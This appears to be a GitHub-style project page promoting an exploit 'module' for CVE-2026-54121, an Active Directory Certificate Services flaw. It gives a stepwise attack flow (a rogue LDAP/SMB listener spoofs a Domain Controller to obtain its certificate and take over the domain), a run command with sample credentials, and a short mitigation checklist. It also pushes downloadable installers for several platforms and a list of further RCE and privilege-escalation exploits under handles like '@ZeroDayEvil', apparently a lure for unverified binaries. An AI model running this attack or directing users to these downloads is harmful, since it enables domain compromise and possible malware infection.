🛡 AI Security Tool Module
CVE-2026-54121: Active Directory Certificate Services Impersonation (Certighost)
Official Security Audit Module for AI Security Tool Ecosystem
🌐 Web Demo • 📚 Project Website • 💬 Community Chat
Website Navigation: Home • Updates • Downloads • Modules
🧠 Conceptual Overview

This module provides diagnostic capabilities for CVE-2026-54121, dubbed Certighost. The vulnerability exists within Active Directory Certificate Services (AD CS) during the validation phase of computer account certificate enrollments.
An attacker possessing standard low-privileged domain credentials creates a new computer account and submits a certificate request containing manipulated cdc (controlled IP listener) and rmd (target DC FQDN) attributes. When the Certificate Authority (CA) connects back to validate the machine's identity, rogue LDAP (port 389) and SMB/LSA (port 445) listeners spoof the target Domain Controller's identity attributes (sAMAccountName, SID, dNSHostName). This tricks the CA into issuing an authentic Domain Controller certificate, allowing full domain compromise via PKINIT.
🎯 Core Impact Philosophy
"Authenticate as a machine, escalate to the entire domain."
Certighost bypasses traditional AD CS template permissions by poisoning the CA's identity resolution pipeline. Obtaining a valid Domain Controller certificate grants instant PKINIT authentication, yielding both a TGT credential cache (.ccache) and the target DC's NT hash.
📊 Vulnerability Specifications
| Specification | Assigned Value | Notes |
|---|---|---|
| CVE Identifier | CVE-2026-54121 |
Active Directory Certificate Services Impersonation |
| Severity Rating | Critical (CVSS v3.1: 9.8) | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H |
| Vulnerability Type | CWE-287 / CWE-290 |
Improper Authentication / Authentication Bypass via Spoofing |
| Affected Component | Active Directory Certificate Services (AD CS) | Certificate Enrollment & Identity Validation Pipeline |
| Attack Vector | Network | Executed remotely over SMB, LDAP, and RPC protocols |
| Privileges Required | Low Privileges | Standard domain user account (ability to add machine accounts) |
🕸 Attack Scenario & Architecture
graph TD
    A[Low-Priv Domain User] -->|1. Create Computer Account| B[Domain Controller]
    A -->|2. Start Rogue SMB 445 / LDAP 389 Listeners| C[Attacker Machine]
    A -->|3. Submit Cert Request with cdc & rmd Attributes| D[Active Directory CA]
    D -->|4. CA Lookups Connect to Rogue Listeners| C
    C -->|5. Validate via Netlogon & Return Target DC Identity| D
    D -->|6. Issue Valid DC Certificate .pfx| A
    A -->|7. Perform PKINIT with DC Certificate| E[Full Domain Takeover / NT Hash Export]
🛡 Mitigation Checklist
- 🟢 Apply Security Updates: Deploy official Microsoft patches addressing CVE-2026-54121 across AD CS servers.
- 🟢 Restrict Machine Account Creation: Set
ms-DS-MachineAccountQuotato0to prevent non-admin users from creating new computer objects. - 🟡 AD CS Hardening: Disable vulnerable certificate templates and ensure
EDITF_ATTRIBUTESUBJECTALTNAME2(ESC6) is turned off unless explicitly required. - 🟡 Network Filtering: Block outbound SMB (445) and LDAP (389) traffic from CA servers to arbitrary workstations.
💻 How to Run this Module
⚠️ IMPORTANT: This module is designed for safe diagnostic testing within the AI Security Tool framework. Execute only against authorized targets with elevated administrative privileges.
1️⃣ Install AI Security Tool
To execute the diagnostic and monitoring scripts, install the core AI Security Tool framework:
| OS / Platform | Version | Architecture / Format | Release Date | Status | Download Link |
|---|---|---|---|---|---|
| 🪟 Windows | v6.3.20 |
x64 Installer (.exe) | 2026-09-08 | 🟢 Latest | Download .exe |
| 🪟 Windows | v6.3.20 |
x64 Portable (.tar.gz) | 2026-09-08 | 🟢 Latest | Download .tar.gz |
| 🍏 macOS | v5.3.29 |
Apple Silicon M1/M2/M3 (.dmg) | 2026-09-05 | 🟢 Stable | Download .dmg |
| 🐧 Linux | v5.3.27 |
Universal x64 (.tar.gz) | 2026-09-01 | 🟢 Stable | Download .tar.gz |
| 🤖 Android | v8a 5.3.27 |
ARM64 APK (.apk) | 2026-09-01 | 🟢 Stable | Download .apk |
2️⃣ Install Dependencies & Execution
Install the required Python libraries for rogue LDAP/SMB listeners and certificate handling:
# Install python dependencies
sudo pip install --break-system-packages git+https://github.com/fortra/impacket.git cryptography pyasn1 asn1crypto pycryptodome dnspython

sudo python3 certighost.py -d playground.local -u lowpriv -p 'Password1234' --dc-ip 192.168.1.10
🔍 Security Audit Modules & PoC Repositories
Vulnerability scanner modules, PoC scripts, and research repos maintained by our community:
🔥 Remote Code Execution (RCE) & Network Vulns 4 modules
-
CVE-2026-41089 — Netlogon Remote Code Execution Exploit
@ZeroDayEvil -
CVE-2026-20805 — Windows Remote Code Execution Proof-of-Concept
@ZeroDayEvil -
CVE-2026-41096 — Critical RCE Vulnerability Scanner Module
@ZeroDayEvil -
CVE-2026-24291 — Network Protocol Remote Code Execution
@ZeroDayVPN
🛡 Privilege Escalation (EoP) & Services 3 modules
-
CVE-2026-54121 — AD CS Certighost Domain Controller Impersonation
@ZeroDayEvil -
CVE-2026-66804 — CrossDevice Service Elevation of Privilege
@ZeroDayVPN -
CVE-2026-50416 — Local Privilege Escalation Writeup & PoC
@ZeroDayEvil
📚 Vulnerability Research & Writeups 2 modules
-
CVE-2026-42978 — Deep Technical Analysis & PoC Research
@ZeroDayEvil -
CVE-2026-83991 — Full WriteUp & Exploitation Demonstration
@ZeroDayVPN
⚖️ License & Legal Disclaimer
🚨 Disclaimer
This tool and security analysis are provided strictly for authorized system auditing, defensive research, and penetration testing engagements.
Executing CVE-2026-54121 against domain environments without express written permission from the system owner is illegal. The authors assume no responsibility for unauthorized domain compromise, data loss, or system disruptions.
🔄 Contribution & Community
We welcome contributions from the security research community! Primary contribution areas:
- AI Integrations: Adding new LLM providers and developing specialized security agents.
- Security Tools: Developing vulnerability modules and integrating CLI scanners.
- Optimization: Enhancing parser speed, execution safety, and caching logic.
- Documentation: Writing research papers, guides, and localized translations.
🔗 Contact & Support
- Official Website: ZeroDayEvil.com
- Technical Analysis: Gist Breakdown by H0j3n
- MSRC Advisory: CVE-2026-54121 Guide
- Telegram Admin: @ZeroDayEvil
- Telegram Chat: @ZeroDyaTool_chat
- Telegram Channel: @ZeroDyaTool_channel
- Sponsor Project: PayPal Donations
- Open Collective: opencollective.com/ZeroDayEvil
AI Security Tool — Reimagining terminal workflow and automation for cybersecurity professionals.
Comments